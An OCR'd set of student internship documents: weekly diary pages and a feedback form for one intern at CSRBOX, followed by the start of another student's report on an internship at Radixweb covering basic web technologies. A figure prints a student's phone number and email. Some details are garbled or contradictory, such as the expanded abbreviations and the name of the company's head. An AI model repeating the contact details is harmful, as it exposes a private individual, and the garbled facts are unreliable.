Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Week 10 (17/04/2023-22/04/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 17/04/2023 **TO** 22/04/2023

DEPARTMENT: Computer Engineering **SEM:** 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

One course was assigned this week that was Data Visualization with R. Also, there was no guidance meeting this week.

The course had five modules namely, Basic Visualization Tools, Basic Visualization Tools Continued, Specialized Visualization Tools, How to create Maps and How to build interactive web pages.

I learnt to create and modify Bar Charts, Histograms and Pie Charts using R in the first module.

In next module, I learnt about building Scatter Plots, Line Plots and Regression using R.

In 3rd module, I learnt how to create Word Clouds, Radar Clouds, Waffle Charts and Box Plots using R.

In next module, they taught about how to create maps, add markers in maps and many other things which we can add in the maps using R.

In final module, they introduce the Shiny library for creating and customizing web pages of R language.

There were labs in each and every module of the course and also there were assessments at the end of modules and course as well.

There was masterclass for solving the technical doubts which were encountered during the internship.

I also worked on deliverable-5 which has to submit on next Monday.

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TOTAL HOURS: 08

SIGNATURE OF STUDENT

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Date:

Date: 6th May 2023

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Week 11 (24/04/2023-29/04/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 24/04/2023 TO 29/04/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

I worked on the deliverable – 5 which was a presentation.

There were no courses given this week.

There was a guidance meeting this week which was the last one for the internship.

I also worked on my project this week.

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 24/04/2023 TO 29/04/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

I worked on the deliverable – 5 which was a presentation.

There were no courses given this week.

There was a guidance meeting this week which was the last one for the internship.

I also worked on my project this week.

Week 12 (01/05/2023-06/05/2023)

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Annexure I

Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nir Dilipbhai Shah

DIARY OF THE WEEK: Dt: 01/05/2023 TO 06/05/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: CSRBOX Foundation

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Anjali Verma

DESCRIPTION OF THE WORK DONE IN BRIEF

There were no courses given this week.

I worked on my project report and other things which I have to submit after the internship.

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TOTAL HOURS: 02

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: May 6th 2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Annexure 2

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Annexure 2

Department:

Feedback Form by Industry expert

Student Name: Nir Shah — Date: 3rd May 2023

Work Supervisor: Anjali Verma — Title: Associate Consultant

Company/Organization: CSRBOX

Enrollment No. 190390107053

Internship Address: 606-808, Shivalik Satyamev Bopal, Near Vakil Sahib Bridge Ahmedabad

Dates of Internship: From 13th Feb 2023 To 7th May 2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors

Evaluation Parameters	Need improvement	Satisfactory	Good	Excellent
Marks Out of 10 for Each	**3 or 4**	**5 or 6**	**7 or 8**	**9 or 10**
Shows interest in work and his/her initiatives				10
Produces high quality work and accepts responsibility				9
Uses technical knowledge and expertise				10
Analyzes problems effectively				9
Communicates well and writes effectively			8	

Overall performance of student intern: (Excellent / Good/ Satisfactory/ Need improvement): Excellent

Additional comments, if any: We believe that your internship was a valuable learning experience and we hope that you gained new skills and insights that will serve you well in your future career. We wish you all the best and are confident that you will achieve great things.

Signature of Industry person with name and Stamp:

Signature of the Faculty Mentor: Anjali Verma

Team ID - 297949

INTERNSHIP AT RADIX WEB TECHNOLOGY

AN INTERNSHIP REPORT

Submitted by

NIRALI DINESHKUMAR PATEL

190390107041

In partial fulfillment of the award of the degree of

BACHELOR OF ENGINEERING (8TH SEMESTER)

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technology University, Ahmedabad

April 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the internship report submitted along with the internship entitled **Internship at Radix Web Software company.** has been carried out by **Nirali Dineshkumar Patel** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of GujaratTechnological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Team ID - 297949

INTERNSHIP CERTIFICATE

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Radixweb Software Company** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad is a bonafide record of project work carriedout by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Varsha Oberoi** and that no part of this report has been directly copied from any student's reports or taken fromany other source, without providing due reference.

Name of Student **Signature of student**

Nirali Dineshkumar Patel

ACKNOWLEDGEMENT

First, I would like to thank **Mr. Divyesh Patel** Director & CEO of **Radixweb** fallowing opportunity to do an internship within organization. I would like to thank my External guide **VarshaOberoi** for their help and support. I also like all the people that worked along meat Radixweb with their patient with they created an enjoyable working environment. It is indeed with a great sense of pleasure and immense sense of gratitude that I acknowledge the help of these individuals.

I would like to thank college coordinator Shubhangi Chaturvedi, department of Computers their support and advice to get and complete internship in above-said organization.

Last but not least I express my thanks to my friends for their cooperation and support. Finally, thanks to Gujarat Technological University for adding Internship as a compulsory subject the in final semester.

Sincerely,

Nirali Dineshkumar Patel

Abstract

Internships are generally thought of to be reserved for students who are looking to gain experience in a particular field. However, a wide array of people can benefit from training order to receive real-world experience and develop their skills. The main objectiveof this Industrial Training is to experience and understand real-life working situations in industrial organizations and their related environment and accelerate the learning process of howstudent's knowledge could be used.

During a period of 12 weeks of training at Radix Web, I was assigned the role of trainee in order to learn Throughout this industrial training, I have learned many technologies,which is used technologies. I mainly learned project structure and coding standards used in the company.

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List of Abbreviation

1. **HTL** : Hype Text Markup
2. **CHTML** Cascading style sheet
3. **SQL**: Structured Query language
4. **API**: Application Programming Interface
5. **BS**: Boot Strap

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Chapter - 1

Overview of Company

1. Overview of the Company

1.1. History of Company

Radixweb is an India-based IT company that specializes in providing software development, web development, and IT outsourcing services to clients worldwide. The company was founded in 2000 by Mr. Dharmesh Acharya, who remains the CEO of the company today.

In its early years, Radixweb focused primarily on web development and software development for small and medium-sized businesses. The company quickly gained a reputation for delivering high-quality work and excellent customer service, which helped it grow rapidly.

As Radixweb continued to expand, it began to offer a wider range of services, including IT consulting, mobile app development, and cloud computing solutions. The company also opened offices in the United States and the United Kingdom to better serve its international clients.

Over the years, Radixweb has worked with a diverse range of clients, including Fortune 500 companies, government agencies, and startups. The company has won numerous awards for its work, including the Deloitte Technology Fast 500 Asia Pacific award and the Red Herring Asia 100 award.

Today, Radixweb remains a leading provider of IT services, with a team of over 400 employees and offices in India, the United States, and the United Kingdom. The company continues to innovate and expand its offerings, helping clients around the world to achieve their business goals through technology.

1.2. Scope of Work:

Enterprise Application Integration:

Radixweb provides enterprise application integration services to help businesses streamline their operations and improve their productivity. They offer integration services for various enterprise applications such as CRM, ERP, SCM, and HRMS.

Cloud Computing:

Radixweb provides cloud computing services to help businesses move their applications and data to the cloud. They offer various cloud solutions such as Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS). Their team of experts can help businesses choose the right cloud solution based on their specific needs.

QA and Testing:

Radixweb provides comprehensive QA and testing services to help businesses ensure the quality of their software solutions. They offer various testing services such as functional testing, performance testing, security testing, and automation testing. Their team of experts uses industry-standard tools and techniques to ensure that the software is tested thoroughly and meets the desired quality standards.

Fig:1 Radix web logo

1.3. Services

Here's a brief explanation of each department at Radixweb company and their areas of work:

Business Development:

The Business Development department is responsible for identifying new business opportunities and building relationships with potential clients. They conduct market research, identify potential clients, and develop sales strategies to generate leads and win new business. They work closely with the sales and marketing teams to develop strategies that help the company achieve its revenue targets.

Project Management:

The Project Management department is responsible for managing the delivery of IT projects for clients. They work closely with clients to understand their requirements, create project plans, allocate resources, and oversee the development and delivery of software solutions. Project managers are responsible for ensuring that projects are delivered on time, within budget, and meet the client's expectations.

Software Development:

The Software Development department is responsible for designing, developing, and maintaining software solutions for clients. They have expertise in a range of programming languages and use agile methodologies to ensure that software is delivered on time and meets quality standards. They work closely with the project management team to understand project requirements and ensure that software solutions are delivered as per client expectations.

Quality Assurance and Testing:

The Quality Assurance and Testing department is responsible for ensuring that software solutions are thoroughly tested and meet quality standards. They use industry-sotherard tools and techniques to test software for bugs, security vulnerabilities, and performance issues. They work closely with the software development team to identify and resolve issues before software solutions are delivered to clients.

Cloud Services:

The Cloud Services department is responsible for helping clients migrate their applications and data to the cloud. They have expertise in a range of cloud technologies and use best practices to ensure that applications are secure, scalable, and performance in the cloud. They work closely with clients to identify their cloud requirements and provide customized solutions that meet their needs.

IOT Solutions:

The IOT Solutions department is responsible for developing IoT applications and devices that help clients collect and analyze data from various sources. They have expertise in hardware design, firmware development, cloud integration, and data analytics. They work closely with clients to understand their IOT requirements and develop solutions that help them improve their operations and decision-making processes.

Creative Services:

The Creative Services department is responsible for designing user interfaces, graphics, and other visual elements for software solutions. They work closely with the software development team to ensure that software solutions are visually appealing and easy to use. They use industry-standard design tools and techniques to develop high-quality visual elements that enhance the user experience.

These are the major departments at Radix web company, and each plays a critical role in delivering innovative and high-quality IT solutions to clients.

Chapter - 2

Introduction to Internship and Project

2. Introduction to Internship and Project

2.1 INTERNSHIP SUMMARY:

As an intern at Radixweb, you will have the opportunity to work on real-world projects and gain practical experience in the IT industry. You will work alongside experienced developers, project managers, and other professionals who will guide you through the software development process and provide you with feedback and support.

The internship program at Radixweb offers a comprehensive learning experience to students and recent graduates who are interested in the IT industry. Here are the details of the internship summary:

Duration:

The internship program typically lasts for a fixed period, usually ranging from 2 to 6 months, depending on the project requirements and the intern's availability.

Learning Objectives:

The internship program is designed to provide participants with exposure to real-world projects, tools, and technologies used in the IT industry. The program aims to enhance the intern's technical skills, teamwork, and communication skills.

Projects and Assignments:

During the internship, participants get to work on specific projects and assignments that are aligned with their academic background and career goals.

Mentoring and Support:

Interns receive guidance and support from experienced developers, project managers, and other professionals who help them through the project development process. They also receive access to training materials, tools, and resources to enhance their skills

2.2 ROLES ANRESPONSIBILITYTY

- **Role:** Trainee Software Engineer
- **Responsibility:**

- Developing Responsive Web Apps end of the every week we have to give a presentation to our mentor and other interns about what we had learned
- Using and integrating different APIs to fetch real-time dynamic data.
- Integrating data from various back-end services and databases..
- Along with the technical skills, I should know the ethics of process ,which includes communication, and other critical skill.

2.3 BRIEF WORK DETAILS:

For the duration 12 weak I learned about these technologies in detail and did practice regularly. I did lots of small projects on these technologies which makes designing an logical thinkingbetter apart from this I learned so many additional things practice ice, oops concepts, c language which make my programming skill better. Daily, I solved 5 data structurequestions with particular languages like JAVASCRIPT, and JQUERY myself so it makes my concept clear and also I can work better in future to clear more interviews and can increase my achievements



Fig 2: Work Introduction

2.4 Objective:

The objective of the internship program at Radixweb is to provide students and recent graduates with a comprehensive learning experience in the IT industry. Here are the details of the internship objectives:

Exposure to Real-World Projects:

The internship program aims to provide participants with exposure to real-world projects, tools, and technologies used in the IT industry. This helps participants to develop a better understanding of the software development process and the tools used in the industry.

Enhance Technical Skills:

The internship program aims to enhance the technical skills of participants by providing them with hands-on experience in software development projects. Participants get to work on projects that are aligned with their academic background and career goals, which helps them to apply their theoretical knowledge in a practical setting.

Improve Communication and Teamwork Skills:

The internship program aims to improve the communication and teamwork skills of participants by providing them with opportunities to work in a team environment. Participants get to work with experienced developers, project managers, and other professionals who help them to communicate effectively and work collaboratively on projects.

Overall, the objective of the internship program at Radixweb is to provide participants with a comprehensive learning experience that helps them to develop the skills and knowledge required to succeed in the IT industry.

Chapter - 3

Technology

3.1 GIT HUB

- Git is a popular version control system designed to help developers manage and track changes to their code base over time.

- It was created by Linus Torvalds in 2005 and has since become one of the most widely used tool for software development. At its core, Git is a distributed system, meaning that every develop working on a project has a complete copy of the code base on their local machine. This allows developers to work on their code without disrupting others and makes it easy to merge changes from multiple contributors into a single codebase.

- Git also offers a range of features that make it easy to track changes to a code base over time. For example, developers can create "commits" to record changes to their code, add comments explain their reason behind those changes and roll back to previous versions of the codebase if necessary. One of the key benefits of Git is its ability to handle conflicts that arise when multiple developers make changes to the same codebase at the same time.

- Git provides tools for merging conflicting changes, allowing developers to collaborate effectively without losing any code. Finally, Git also provides a range of tools for managing and sharing code with other developers. For example, developers can use Git to create "branches" that allow them work on new featuresor bug fixes without disrupting the main codebase..

GIT Commands:

- **GIT CHECKOUT**
- **GIT CLEAN**
- **GIT CLONE**
- **GIT COMMIT**
- **GIT PUSH**
- **GIT PULL**

3.2 HTML

- HTML stands for Hyper Text Markup Language used to create webpages it is the basic programming language that we must need to know for web development with the help of HTML tags like list, anchor, image, background color, paragraph, and table we can easily create a simple web page layout after that we can add CSS and javascript into HTML elements I already know the basic HTML topics the duration of the Internship I learned more tags, features, and advanced HTML5.

3.3 CSS

- CSS is used to add design to HTML pages designing, it makes our website more attractive and effective it has so many tags and features and has so many framework like bootstrap and Tailwind which helps to make the website more responsive.

- The topics which I learned in CSS during the internship are followsllows:

- Learned CSS Selectors (id selectors, class selectors, element selectors), background properties, and border properties. Learned Text properties, Display properties (inline, block, inline-block) Learned CSS Float properties, CSS Position properties, and CSS Overflow properties. Learned CSS Box Model. Learned Flex Model. Learned CSS MediaQueries. Learned Grid Layout.

3.4 BOOTSTRAP

- Bootstrap is a framework of HTML and CSS that helps to easily work with CSS tags and features. Bootstrap has so many prepared tags like bs5, bs5form, bs5cards, etc. Bootstrap makes the website responsive easily so we can see our website on mobile screens, tablet screens, and laptop screens very smoothly

- Bootstrap uses a grid system to define the layout of a webpage, which allows developers to create responsive designs that adapt to different screen sizes and devices. It also provides a set of pre-designed components such as buttons, forms, navigation menus, and typography, that can be easily customized and extended.

3.5 TAILWIND CSS

- Tailwind is a utility-first CSS framework packed with classes like pt-4text-centerednterer, and rotate-90 that can be composed to build any design, directly in your markup. Currently, all the websites are built in a tailwind. With the help of tailwind CSS, we can build a mobile-first website. It helps us tomakeresponsivee websites easily. Also, it provides lots of classes with that we can do our development work easily it makes the process fast and makes our job easy.

- One of the key benefits of Tailwind CSS is its flexibility. Because it provides low-level utility classes, developers can create highly customized designs without having to override default styles deal with complex CSS specificity issues. Additionally, the framework is highly modular, making it easy to selectively include only the classes needed for a particular project. Overall, Tailwind CSS is a powerful and flexible CSS framework that provides developers with a modern and efficient way to style their web projects.

3.6 DOCKER

- Docker is a platform that enables developers to create, deploy, and run applications reliable, and scalable way.

- It uses containerization technology to package an application and all its dependencies into a single container that can be easily moved from one environment to another.

- Docker containers are lightweight and efficient

- . Docker provides a wide range of tools and services to manage contain including Docker run and Docker Compose.

- Docker Engine is the core of the Docker platform, providing a runtime environment for containers Docker Compose enables developers to demulti-container applications.

3.7 JAVASCRIPT

- Javascript is a scripting language that enables you to create dynamically updating content, control multimedia, animate images, and pretty much everything.
- One of the key features of JavaScript is its ability to manipulate the Document Object Model (DOM), which is the programming interface for HTML and XML documents. This allows developers to dynamically change the content and appearance of web pages in response to user actions, without the need for a full page refresh. JavaScript is a versatile and flexible language, and it can be used in a variety of environments, including web browsers, servers, and even mobile devices.
- It is also constantly evolving, with new features and updates being added regularly, which makes it an exciting language for developers to work with. The topics which I learned in Javascript during the internship are as follows:
- Learned Javascript Variables, Data types, Functions, for, while, for each loop, Array, methods, and events.
- Learned Array methods, String methods, Number methods, Date methods, and Regular Expressions.
- Learned DOM, callback, promises, async, and await
- Learned Web storage API and web fetch API.

3.8 JQUERY

- Jquery is the framework of javascript which is used for dom binding and reducing the lines of code so complexity is reduced and developing work becomes faster and easy with jquery.
- Jquery provides so many effects like toggle, fade, slide, etc
- The topics which I learned in Javascript during the internship are as follows:
- Learned Javascript Variables, Data types, Functions, for, while, for each loop, Array, methods, and events.
- Learned Array methods, String methods, Number methods, Date methods, RegularExpression
- . • Learned DOM, callback, promises, async, and await.

- Learned Function Expression, function constructor, self-invoking constructor, function call, function apply, function hoisting, global variable and a local variable, and function closure.

- Learned Web storage API and web fetch API.

3.9 TYPESCRIPT

- TypeScript is an open-source programming language that is a superset of JavaScript. It was developed and maintained by Microsoft, and it aims to provide developers with a more robust, scalable, and reliable way to write code in JavaScript.

- TypeScript adds static type checking to JavaScript, allowing developers to catch errors at compile time rather than at runtime.

- It also includes additional features like interfaces, classes, modules, and namespaces that may easier to organize and maintain large-scale codebases.

- One of the main benefits of using Typescript is that it helps developers catch errors early in the development process.

- This can save a significant amount of time and effort that would otherwise be spent debugging code. Additionally, Typescript can help improve the overall quality of code by making it easier to read, maintain, and understand.

3.10 SQL

- SQL stands for Structured Query Language and is a standard language used for managing and manipulating data in relational database management systems (RDBMS).

- It is a powerful tool for querying, updating, and retrieving data from databases
- These commands include SELECT, INSERT, UPDATE, DELETE, CREATE, and DROP, among others.

- Each command is used for specific purposes, such as selecting data from a database, inserting data into a database, updating existing data, and deleting data from a database.
- SQL also allows for complex queries using joins and subqueries.

- Joins are used to combine data from two or more tables based on a common field, while sub queries are used to retrieve data from one table that meets certain conditions specified in another table.

Chapter - 4

Implementation

4.1 GITHUB PROJECTS

- Work and repository which provided by the company



Fig3: GitHub

4.2 HTML PROJECTS

Report card With HTML :

This report card is made up with html table tag with proper spacing and

marginWe can add any student data to this report card

This makes HTML table tag practice strong

GUJRAT TECHNICAL UNIVERSTY

Saffrony Institute of Technology

Academic year (2022-2023)
semester: 6th
Enrollment Number:1902301071

Teacher Name : Upasana Leela			date of joining: 1st feb 2023	
Name	Nirali Dineshkumar Patel			
phone no:			8170759033	
email-id:	nirlipatel2801@gmail.com			
subject	**internal viva marks/20**	**external viva marks/30**	**practical marks/50**	**theory marks/70**
web programming	20	30	45	66
advance java	19	30	48	68
theory of computation	18	30	47	62
cloud computing	20	26	48	59
compiler	20	30	48	63

Fig 4: Report Card with HTML

Resume with HTML

I made my resume with HTML which includes my educationdetails, personal details, job experience, etc.

Fig 5: Resume with HTML

4.3 CSS PROJECTS

Responsive Cards:



Fig 6: Responsive Cards

Resume with CSS:

Fig 7: Resume with CSS

Radix site:

This site includes all work file locations in one file



Fig 8: Radix site

Image Gallary:

This gallery includes responsive images

Fig 9 : Responsive Image Gallary

4.4 BOOTSTRAP PROJECTS

Portfolio:

